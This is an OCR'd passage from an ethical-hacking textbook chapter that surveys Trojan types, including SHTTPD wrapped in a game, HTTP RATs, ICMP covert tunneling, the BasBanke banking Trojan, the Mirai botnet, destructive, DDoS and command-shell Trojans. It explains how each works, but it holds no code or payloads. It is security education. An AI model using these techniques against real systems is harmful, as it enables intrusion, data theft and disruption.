  SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it will turn a computer into an invisible web server. For instance, an attacker connects to the victim using web browser http://10.0.0.5:443 and infects the victim's computer with chess.exe, with Shttpd running in the background and listening on port 443 (SSL).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.17: SHTTPD attack process

- **HTTP RAT**

  HTTP RAT uses web interfaces and port 80 to gain access. It can be understood simply as an HTTP tunnel, except that it works in the reverse direction. These Trojans are comparatively more dangerous as they work nearly ubiquitously where the Internet can be accessed.

  Features

  - Displays ads and records personal data/keystrokes
  - Downloads unsolicited files and disables programs/system
  - Floods Internet connection and distributes threats
  - Tracks browsing activities and hijacks Internet browser
  - Makes fraudulent claims about spyware detection and removal




Figure 7.18: Working of HTTP RAT Trojan

- **ICMP Trojans**

  The Internet Control Message Protocol (ICMP) is an integral part of IP, and every IP module must implement it. It is a connectionless protocol that provides error messages to unicast addresses. The ICMP protocol encapsulates the packets in IP datagrams.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker can hide the data using covert channels methods in a protocol that is undetectable. The concept of ICMP tunneling allows one protocol to be carried over another protocol. ICMP tunneling uses ICMP echo request and reply to carry a payload and stealthily access or control the victim's machine. Attackers can use the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Network layer devices and proxy-based firewalls do not filter or inspect the contents of ICMP_ECHO traffic, making the use of this channel attractive to hackers.

Attackers simply pass, drop, or return the ICMP packets. The Trojan packets themselves masquerade as common ICMP_ECHO traffic. The packets can encapsulate (tunnel) any required information.




Figure 7.19: Working of ICMP Trojan

Mobile Trojans

Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

- **BasBanke**

  BasBanke is a Trojan family that runs on Android. The Trojan was first identified in 2018 during the Brazilian elections, registering over 10,000 installations as of April 2019 from the official Google Play Store alone. It is a banking Trojan, and when it infects a device, it will perform keystroke logging, screen recording, SMS interception, and theft of credit card and financial information. To trick users into downloading this Trojan, the Trojan creators advertised it via WhatsApp and Facebook messages. The most widely spread and downloaded malicious version of BasBanke is the fake CleanDroid Android app. CleanDroid projects itself as a mobile junk cleaning and memory boosting app; however, it is actually a banking Trojan.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.20: Screenshot of BasBanke Mobile Trojan

Some additional mobile Trojans are as follows:

- Agent Smith
- Hiddad
- AndroRAT
- Rotexy
- Gplayed
- Asacub
- Gustuff

IoT Trojans

Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

- **Mirai**

  Mirai is a self-propagating IoT botnet that infects poorly protected Internet devices (IoT devices). Mirai uses telnet port (23 or 2323) to find those devices that are still using their factory default username and password. Most IoT devices use default usernames and passwords. Mirai can infect such insecure devices (bots) and co-ordinate them to mount a DDoS attack against a chosen victim.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Features:

- Login attempts with 60 different factory default username and password pairs
- Built for multiple CPU architectures (x86, ARM, Sparc, PowerPC, Motorola)
- Connects to C&C to allow the attacker to specify an attack vector
- Increases bandwidth usage for infected bots
- Identifies and removes competing malware
- Blocks remote administration ports




Figure 7.21: Screenshot displaying Mirai DDoS attack botnet Trojan

Prevention:

- Using anti-Trojan software and updating usernames and passwords can prevent Mirai DDoS botnet Trojan attacks.

Some additional IoT Trojans are as follows:

- Silex BrickerBot
- Satori
- Torii botnet
- Miori IoT Botnet
- Bashlite IoT Malware
- Gafgy Botnet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Software Disabler Trojans

Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.

Some security software disabler Trojans are as follows:

- CertLock
- GhostHook
- Trojan.Disabler

Destructive Trojans

The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.

Destructive Trojans are written as simple crude batch files with commands such as "DEL," "DELTREE," or "FORMAT." This destructive Trojan code is usually compiled as .ini, .exe, .dll, or .com files. Thus, it is difficult to determine if a destructive Trojan causes a computer system infection. The attacker can activate these Trojans or they can be set to initiate at a fixed time and date.

Shamoon is still considered as the most destructive Trojan. Shamoon uses a Disttrack payload that is configured to wipe systems as well as virtual desktop interface snapshots. This Trojan propagates internally by logging in using legitimate domain account credentials, copying itself to the system, and creating a scheduled task that executes the copied payload. Other currently prevalent destructive Trojans include Dimnie, GreyEnergy, and Killdisk.

DDoS Trojans

These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding. In other words, the attacker, from his/her computer along with several other infected computers, sends multiple requests to the victim and overwhelm the target, leading to a DoS. This can also be achieved by mass spam emails.

Mirai IoT botnet Trojan is still considered as one of the most notorious DDoS attack Trojans. Other recently discovered DDoS attack Trojans that have affected a large number of systems and networks and caused major disruptions in businesses include Electrum DDoS botnet and Bushido Botnet. All these DDoS Trojans have similar attack strategies. They identify the unsecured devices in a network and enslave them to launch a DDoS attack on the victim's machine. Once installed on a Windows computer, the Trojan connects to a command-and-

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

control (C&C) server from which it downloads a configuration file containing a range of IP addresses to attempt authentication over several ports. Along with the infected botnet zombies, it performs DDoS attacks in which a zombie floods a target server/machine with malicious traffic.

Command Shell Trojans

A command shell Trojan provides remote control of a command shell on a victim's machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine. Netcat, DNS Messenger, GCat are some of the latest command shell Trojans.


